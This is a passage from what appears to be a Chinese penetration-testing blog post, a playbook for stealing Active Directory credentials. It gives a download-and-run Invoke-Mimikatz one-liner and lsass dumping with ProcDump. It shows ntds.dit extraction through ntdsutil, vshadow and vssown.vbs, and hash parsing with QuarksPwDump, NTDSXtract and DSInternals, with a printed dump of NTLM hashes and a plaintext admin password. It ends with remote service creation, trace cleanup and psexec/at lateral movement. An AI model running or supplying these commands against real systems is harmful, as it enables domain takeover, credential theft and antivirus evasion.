Net.WebClient).DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz
```

## 4、ProcDump + Mimikatz 本地分析 文件会比较大，低效，但是安全(绕过杀软) ps:mimikatz 的平台 (platform)

要与进行 dump 的系统(source dump)兼容(比如 down 了 08 的,本地就要用 08 系统来分析)



远程：  
Procdump.exe -accepteula -ma lsass.exe lsass.dmp  
本地：  
sekurlsa::minidump lsass.dump.dmp  
sekurlsa::logonpasswords full



ntds.dit 的导出+QuarkPwDump 读取分析 无法抓取所有用户,需要免杀


这个方法分为两步： 第一步是利用工具导出 ntds.dit 第二步是利用 QuarkPwDump 去分析 hash

1、ntds.dit 的导出

1. ntdsutil win2008 开始 DC 中自带的工具

a.交互式

```
snapshot  
activate instance ntds  
create  
mount xxx
```



做完后 unmount 然后需要再 delet 一下

```
C:\Users\administrator\Desktop\test>ntdsutil
ntdsutil: unmount <d74e9de7-0501-4e66-9391-95f94637fa12>
Error parsing Input - Invalid Syntax.
ntdsutil: unmount <d74e9de7-0501-4e66-9391-95f94637fa12>
Error parsing Input - Invalid Syntax.
ntdsutil: snapshot
snapshot: unmount <d74e9de7-0501-4e66-9391-95f94637fa12>
Snapshot <fad79ebd-3269-4c2f-80c1-94ae612daf1b> unmounted.
snapshot: del <d74e9de7-0501-4e66-9391-95f94637fa12>
Snapshot <fad79ebd-3269-4c2f-80c1-94ae612daf1b> deleted.
snapshot: quit
ntdsutil: quit
```

[https://blog.csdn.net/Fly\\_hps](https://blog.csdn.net/Fly_hps)

## b.非交互

```
ntdsutil snapshot "activate instance ntds" create quit quit
ntdsutil snapshot "mount {GUID}" quit quit
copy MOUNT_POINT\windows\ntds\ntds.dit c:\temp\ntds.dit
ntdsutil snapshot "unmount {GUID}" "delete {GUID}" quit quit
```

```
C:\Users\administrator\Desktop\test>ntdsutil snapshot "activate instance ntds" create quit quit
ntdsutil: snapshot
snapshot: activate instance ntds
Active instance set to "ntds".
snapshot: create
Creating snapshot...
Snapshot set <6e65aeb9-5467-4070-9603-d7d0e528cee6> generated successfully.
snapshot: quit
ntdsutil: quit

C:\Users\administrator\Desktop\test>ntdsutil snapshot "mount <6e65aeb9-5467-4070-9603-d7d0e528cee6>" quit quit
ntdsutil: snapshot
snapshot: mount <6e65aeb9-5467-4070-9603-d7d0e528cee6>
Snapshot <22bf0520-907d-4d72-a188-ae8ae220fe1b> mounted as C:\$SNAP_201604042010_VOLUMEC$\
snapshot: quit
ntdsutil: quit

C:\Users\administrator\Desktop\test>copy C:\$SNAP_201604042010_VOLUMEC$\windows\ntds\ntds.dit c:\ntds2.dit
1 file(s) copied.

C:\Users\administrator\Desktop\test>ntdsutil snapshot "unmount <6e65aeb9-5467-4070-9603-d7d0e528cee6>" "delete <6e65aeb9-5467-4070-9603-d7d0e528cee6>" quit quit
ntdsutil: snapshot
snapshot: unmount <6e65aeb9-5467-4070-9603-d7d0e528cee6>
Snapshot <22bf0520-907d-4d72-a188-ae8ae220fe1b> unmounted.
snapshot: delete <6e65aeb9-5467-4070-9603-d7d0e528cee6>
Snapshot <22bf0520-907d-4d72-a188-ae8ae220fe1b> deleted.
snapshot: quit
ntdsutil: quit
```

[https://blog.csdn.net/Fly\\_hps](https://blog.csdn.net/Fly_hps)

## 1. vshadow 微软的卷影拷贝工具

```
vshadow.exe -exec=%ComSpec% C:
```

其中%ComSpec%是cmd的绝对路径,它在建立卷影后会启动一个程序,只有这个程序才能卷影进行操作,其他不能,比如这里就是用cmd.exe来的 最后exit一下



```
Administrator: Command Prompt - vshadow-2008-x64.exe -exec=C:\Windows\system32\cmd.exe C:
- Add component \System Files
* Writer 'ASR Writer':
- Add component \ASR\ASR
- Add component \Volumes\Volume{0bf07daf-eedf-11e5-a5b5-806e6f6e6963}
- Add component \Disks\harddisk0
- Add component \BCD\BCD
* Writer 'WMI Writer':
- Add component \WMI
* Writer 'Registry Writer':
- Add component \Registry
* Writer 'COM+ REGDB Writer':
- Add component \COM+ REGDB
* Writer 'DFS Replication service writer':
- Add component \SYSVOL\1245690E-202D-4CD0-9646-D574B30163B9-072B4878-7639-4606-92D6-7447C7B1EBE0
* Writer 'NTDS':
- Add component \C:\Windows\NTDS\ntds
Creating shadow set {679ce8f7-b725-4297-8994-c0ab9be0f57e} ...
- Adding volume \\?\Volume{0bf07daf-eedf-11e5-a5b5-806e6f6e6963}\ [C:\] to the shadow set...
Preparing for backup ...
<Waiting for the asynchronous operation to finish...>
<Waiting for the asynchronous operation to finish...>
Creating the shadow {DoSnapshotSet} ...
<Waiting for the asynchronous operation to finish...>
<Waiting for the asynchronous operation to finish...>
Shadow copy set successfully created.

List of created shadow copies:

Querying all shadow copies with the SnapshotSetID {679ce8f7-b725-4297-8994-c0ab9be0f57e} ...
* SNAPSHOT ID = {4e118ce6-6c9d-4c81-9cdc-5e9ea111add6} ...
- Shadow copy Set: {679ce8f7-b725-4297-8994-c0ab9be0f57e}
- Original count of shadow copies = 1
- Original Volume name: \\?\Volume{0bf07daf-eedf-11e5-a5b5-806e6f6e6963}\ [C:]
- Creation Time: 4/4/2016 8:27:40 PM
- Shadow copy device name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3
- Originating machine: DC1.centoso.com
- Service machine: DC1.centoso.com
- Not Exposed
- Provider id: {b5946137-7b9f-4925-af80-51abd60b20d5}
- Attributes: Auto_Release Differential

- Executing command 'C:\Windows\system32\cmd.exe' ...

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\administrator\Desktop\test\vshadow-versions>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3\windows\ntds\ntds.dit c:\ntds.dit
1 file(s) copied.
https://blog.csdn.net/Fly hps
```

## 2、QuarkPwDump 分析 <https://github.com/quarkslab/quarkspwdump>

### 1. 在线提取

```
QuarkPwDump.exe --dump-hash-domain --with-history --ntds-file c:\ntds.dit
```

1. 离线提取 需要两个文件 ntds.dit 和 system.hiv 其中 system.hiv 可通过 `reg save hklm\system system.hiv` 获取

```
QuarkPwDump.exe --dump-hash-domain --with-history --ntds-file c:\ntds.dit --system-file c:\system.hiv
```

```
管理员: 命令提示符

v0.2b -<(QuarksLab)>-

[+] SYSKEY retrieving...[OK]
SYSKEY = 52D29FE95C075BA81CC724F6D6019BC5
[+] Init JET engine...OK
[+] Open Database F:\temp\ntds.dit...OK
[+] Parsing datatable...OK
[+] Processing PEK deciphering...OK
PEK = 883CEBFCF9D0A4BA9288A7EA014F7C5C
[+] Processing hashes deciphering...OK

----- BEGIN DUMP -----
lemon2:1116:AAD3B435B51404EEAAD3B435B51404EE:FDE326433F3F7192BFE16125B122317C:::
lemon2_hist0:1116:82497C76A2023746344CD901828D7EC1:FDE326433F3F7192BFE16125B122317C:::
lemon1:1109:AAD3B435B51404EEAAD3B435B51404EE:FDE326433F3F7192BFE16125B122317C:::
lemon1_hist0:1109:B84DC0063D40A3F18941A9B0E535A925:FDE326433F3F7192BFE16125B122317C:::
lemon1_hist1:1109:805E6890C03DAEC27ACD3DE19C11FE19:FDE326433F3F7192BFE16125B122317C:::
lemon1_hist2:1109:6B8BCB195D29A1BC2F6C2FE3764894E6:567D909F2A472777469D3092C4BCDB31:::
pentest:1106:AAD3B435B51404EEAAD3B435B51404EE:AA2AED27FAE7D5DC2398E1718D4702EE:::
pentest_hist0:1106:BDDAF7D6DF2A0EADD2D93408125B1203:AA2AED27FAE7D5DC2398E1718D4702EE:::
pentest_hist1:1106:FB9C980AA8A7E7C6B8DE179495A76011:AA2AED27FAE7D5DC2398E1718D4702EE:::
DM-WINXP$:1105:AAD3B435B51404EEAAD3B435B51404EE:649E44F4DEECE8EDBBAEE4BEE5EA32D3:::
DM-WINXP_hist0:1105:77A5ADC19BF8C9F0F9E0F7354D8FA991:649E44F4DEECE8EDBBAEE4BEE5EA32D3:::
DM_WIN03$:1104:AAD3B435B51404EEAAD3B435B51404EE:1C0C47C37C897C73A1BD8FB34A73AC06:::
DM_WIN03_hist0:1104:DFB1F53F4D9F38AF81BD050C3ACDEB74:1C0C47C37C897C73A1BD8FB34A73AC06:::
krbtgt:502:AAD3B435B51404EEAAD3B435B51404EE:C587DFD55D555DFD0E0AF2D065302628:::
krbtgt_hist0:502:4D8FEB61129CE74E1DD1E1CDF34CBCD3:C587DFD55D555DFD0E0AF2D065302628:::
DC1$:1001:AAD3B435B51404EEAAD3B435B51404EE:1FFC272F34F93984EB905469CB0BC636:::
lemon:1000:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0:::
Guest:501:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0:::
Administrator:500:AAD3B435B51404EEAAD3B435B51404EE:834D8149D83F0D8A5917E44C3A50E36F:::
----- END DUMP -----

10 dumped accounts

[+] Close Database...OK

F:\temp\QuarksPwDump 修改版 NTDS.dit提取>QuarksPwDump.exe --dump-hash-domain --with-history --ntds-file "F:\temp\ntds.dit" --system-file "F:\temp\system.hiv" https://blog.csdn.net/Fly_hps
```

3、实战中 hash 导出流程

- 1.建立 ipc\$连接
- net use \\DC1\c\$ password /user:username
- 2.复制文件到 DC
- copy .\\*
- \\DC1\windows\tasks
- 3.sc 建立远程服务启动程序
- sc \\DC1 create backupntds binPath= "cmd /c
- start c:\windows\tasks\shadowcopy.bat" type= share start= auto error= ignore DisplayName=
- BackupNTDS
- 4.启动服务
- sc \\DC1 start backupntds
- 5.删除服务
- sc \\DC1 delete backupntds
- 6.讲
- hash 转移到本地
- move \\DC1\c\$\windows\tasks\hash.txt .
- 7.删除记录文件
- del
- \\DC1\c\$\windows\tasks\ntds.dit
- \\DC1\c\$\windows\tasks\QuarksPwDump.exe
- \\DC1\c\$\windows\tasks\shadowcopy.bat
- \\DC1\c\$\windows\tasks\vshadow.exe



```

C:\hash>net use \\DC1\c$ il0v3EatL3m0n /user:administrator
The command completed successfully.

C:\>copy *.* \\DC1\c$\windows\tasks\
.\QuarksPwDump.exe
.\shadowcopy.bat
.\vshadow.exe
3 file(s) copied.

C:\hash>sc \\DC1 create backupntds binPath= "cmd /c start c:\windows\tasks\shadowcopy.bat" type= share start= auto
error= ignore DisplayName= BackupNTDS
[SC] CreateService SUCCESS

C:\>sc \\DC1 start backupntds
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

C:\hash>dir \\DC1\c$\windows\tasks\
Volume in drive \\DC1\c$ has no label.
Volume Serial Number is C699-8DC5

Directory of \\DC1\c$\windows\tasks

04/05/2016 12:52 AM <DIR> .
04/05/2016 12:52 AM <DIR> ..
03/22/2016 06:06 PM 296 At1.job
04/05/2016 12:52 AM 829 hash.txt
04/05/2016 12:52 AM 16,793,600 ntds.dit
06/25/2015 12:15 PM 806,400 QuarksPwDump.exe
07/14/2009 01:06 PM 3,876 SCHEDLGU.TXT
04/04/2016 10:03 PM 682 shadowcopy.bat
10/19/2010 09:36 PM 329,728 vshadow.exe
7 File(s) 17,935,411 bytes
2 Dir(s) 32,116,113,408 bytes free

C:\>sc \\DC1 delete backupntds
[SC] DeleteService SUCCESS

C:\hash>move \\DC1\c$\windows\tasks\hash.txt .
1 file(s) moved.

C:\>del \\DC1\c$\windows\tasks\ntds.dit \\DC1\c$\windows\tasks\QuarksPwDump.exe \\DC1\c$\windows\tasks\shadowcopy.b
at \\DC1\c$\windows\tasks\vshadow.exe

C:\hash>dir
Volume in drive C has no label.
Volume Serial Number is CCB6-4472

Directory of C:\
03/20/2016 02:36 PM <DIR> Documents and Settings
04/05/2016 12:49 AM <DIR> hash
04/05/2016 12:52 AM 829 hash.txt
03/20/2016 04:30 PM <DIR>

```

注意的两点是： a.WORK\_PATH 和你拷贝的地方要相同

```

shadowcopy.bat - Notepad
File Edit Format View Help
set local
set WORK_PATH=C:\windows\tasks\
if NOT "%CALLBACK_SCRIPT%"==" goto :IS_CALLBACK
set SOURCE_DRIVE_LETTER=%SystemDrive%
set SOURCE_RELATIVE_PATH=windows\ntds\ntds.dit
set TEMP_GENERATED_SCRIPT=%WORK_PATH%GeneratedvarStempscript.cmd
set CALLBACK_SCRIPT=%~dpnx0
"%WORK_PATH%\vshadow.exe" -script=%TEMP_GENERATED_SCRIPT% -exec="%CALLBACK_SCRIPT%" %SOURCE_DRIVE_LETTER%
del /f %TEMP_GENERATED_SCRIPT%
exit

```

b.附件中的 QuarkPwDump 在 win08 上面运行报错,另外修改版可以,所以实战前还是要测试一下

vssown.vbs + libesedb + NtdsXtract 上面的 QuarkPwDump 是在 win 上面分析 ntds.dit,这个是 linux 上面的离线分析 优点是能获取全部的用户,不用免杀,但是数据特别大,效率低,另外用 vssown.vbs 复制出来的 ntds.dit 数据库无法使用 QuarksPwDump.exe 读取

hash 导出: <https://raw.githubusercontent.com/borlque/ptscripts/master/windows/vssown.vbs>

最后需要 copy 出 system 和 ntds.dit 两个文件

```

c:\windows\system32\config\system
c:\windows\ntds\ntds.dit

```

```

C:\Users\administrator\Desktop\test>cscript vssown.vbs /start
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

[*] Signal sent to start the USS service.

C:\Users\administrator\Desktop\test>cscript vssown.vbs /status
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

[*] Running

C:\Users\administrator\Desktop\test>cscript vssown.vbs /create C
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

[*] Attempting to create a shadow copy.

C:\Users\administrator\Desktop\test>cscript vssown.vbs /list
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

SHADOW COPIES
=====

[*] ID: <DE1CE67C-1E15-429B-81B5-5F16B97AC048>
[*] Client accessible: True
[*] Count: 1
[*] Device object: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy12
[*] Differential: True
[*] Exposed locally: False
[*] Exposed name:
[*] Exposed remotely: False
[*] Hardware assisted: False
[*] Imported: False
[*] No auto release: True
[*] Not surfaced: False
[*] No writers: True
[*] Originating machine: DC1.centoso.com
[*] Persistent: True
[*] Plex: False
[*] Provider ID: <B5946137-7B9F-4925-AF80-51ABD60B20D5>
[*] Service machine: DC1.centoso.com
[*] Set ID: <F5C90728-1799-4F4E-8583-A6DB3B5A59B5>
[*] State: 12
[*] Transportable: False
[*] Volume name: \\?\Volume{0bf07daf-eedf-11e5-a5b5-806e6f6e6963}\

C:\Users\administrator\Desktop\test>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy12\windows\ntds\ntds.dit .
1 file(s) copied.

```

[https://blog.csdn.net/Fly\\_hps](https://blog.csdn.net/Fly_hps)

```

C:\Users\administrator\Desktop\test>copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy13\windows\system32\config\system .
1 file(s) copied.

C:\Users\administrator\Desktop\test>cscript vssown.vbs /delete *
Microsoft (R) Windows Script Host Version 5.8
Copyright (C) Microsoft Corporation. All rights reserved.

[*] Attempting to delete shadow copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy12.
[*] Attempting to delete shadow copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy13.

```

[https://blog.csdn.net/Fly\\_hps](https://blog.csdn.net/Fly_hps)

记得一定要 delete 快照!!!

```
cscript vssown.vbs /delete *
```

本地环境搭建+分析:

libesedb 的搭建:

```

wget https://github.com/Libyal/libesedb/releases/download/20151213/libesedb-experimental-20151213.tar.gz
tar zxvf libesedb-experimental-20151213.tar.gz
cd libesedb-20151213/
./configure
make
cd esedbtools/
(需要把刚刚 vbs 脱下来的 ntds.dit 放到 kali)
./esedbexport ./ntds.dit
mv ntds.dit.export/ ../../


```



```
ntdsxtract 工具的安装：
wget http://www.ntdsxtract.com/downloads/ntdsxtract/ntdsxtract_v1_0.zip
unzip ntdsxtract_v1_0.zip
cd NTDSXtract 1.0/
(需要把刚刚 vbs 脱下来的 SYSTEM 放到 /root/SYSTEM)
python dsusers.py ../ntds.dit.export/datatable.3 ../ntds.dit.export/link_table.5 --passwordhashes
'/root/SYSTEM'
```



ntdsdump laterain 的推荐：[http://z-cg.com/post/ntds\\_dit\\_pwd\\_dumper.html](http://z-cg.com/post/ntds_dit_pwd_dumper.html) 是 zcgonvh 大牛根据 quarkspwdump 修改的，  
=。=，没找到和 QuarkPwDump 那个修改版的区别 获取 ntds.dit 和 system.hiv 之后 (不用利用那个 vbs 导出, 好像并不能分析出来)



利用 powershell (DSInternals) 分析 hash 查看 powershell 版本:

```
$PSVersionTable.PSVersion
看第一个 Major
或者
```

Windows Server 2008 R2 默认环境下 PowerShell 版本 2.0, 应该升级到 3.0 版本以上,需要.NET Framework 4.0

需要文件:

```
ntds.dit(vshadow 获取)
system(reg 获取)
```

执行命令:

允许执行脚本:


```
Set-ExecutionPolicy Unrestricted
```

导入模块(测试是 win2012\_powershell ver4.0):

```
Import-Module .\DSInternals
(powershell ver5.0)
Install-Module DSInternals
```

分析 hash,并导出到当前目录的 hash.txt 文件中

```
1、$key = Get-BootKey -SystemHivePath 'C:\Users\administrator\Desktop\SYSTEM'
2、Get-ADDBAccount -All -DBPath 'C:\Users\administrator\Desktop\ntds.dit' -BootKey $key | Out-File hash.txt
```



这个只是离线分析了 ntds.dit 文件,其实也可以在线操作,=。=,不过感觉实战中遇到的会比较少,毕竟现在主流是

win08 为域控(以后这个倒不失为一个好方法) 更多详情参考三好学生大牛的文章:

<http://drops.wooyun.org/tips/10181>

远程连接&&执行程序 at&schtasks 需要开启 Task Scheduler 服务 经典流程:

1、进行一个连接

```
net use \\10.10.24.44\ipc$ 密码 /user:账号
```

2、复制本地文件到 10.10.24.44 的 share 共享目录(一般是放入 admin\$ 这个共享地方(也就是 c:\winnt\system32\), 或者 c\$, d\$)

```
copy 4.bat \\10.10.24.44\share
```

3、查看 10.10.24.44 服务器的时间

```
net time \\10.10.24.44
```

4、添加 at 任务执行

```
at \\10.10.24.44 6:21 \\10.10.24.44\share\4.bat
```

这个 6:21 指的是上午的时间, 如果想添加下午的, 则是 6.21PM

5、查看添加的所有 at 任务列表(如果执行了得, 就不会显示)

```
at \\10.10.24.44
```

其他命令:

查看所有连接

```
net use
```

删除连接

```
net use \\10.10.24.44\share /del
```

映射共享磁盘到本地

```
net use z: \\IP\c$ "密码" /user:"用户名"
```

删除共享映射

```
net use c: /del
```

```
net use * /del
```

**at 过去后如果找不到网络路径,则判断是目标主机已禁用 Task Scheduler 服务**

psexec 第一次运行会弹框, 输入 -accepteula 这个参数就可以绕过

```
psexec.exe \\ip -accepteula -u username -p password program.exe
```



```

C:\Documents and Settings\Administrator\Desktop\tools\pstools>PsExec.exe -accept
eula \\DC1 -u pentest -p [REDACTED] cmd.exe

PsExec v1.98 - Execute processes remotely
Copyright (C) 2001-2010 Mark Russinovich
Sysinternals - www.sysinternals.com

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig

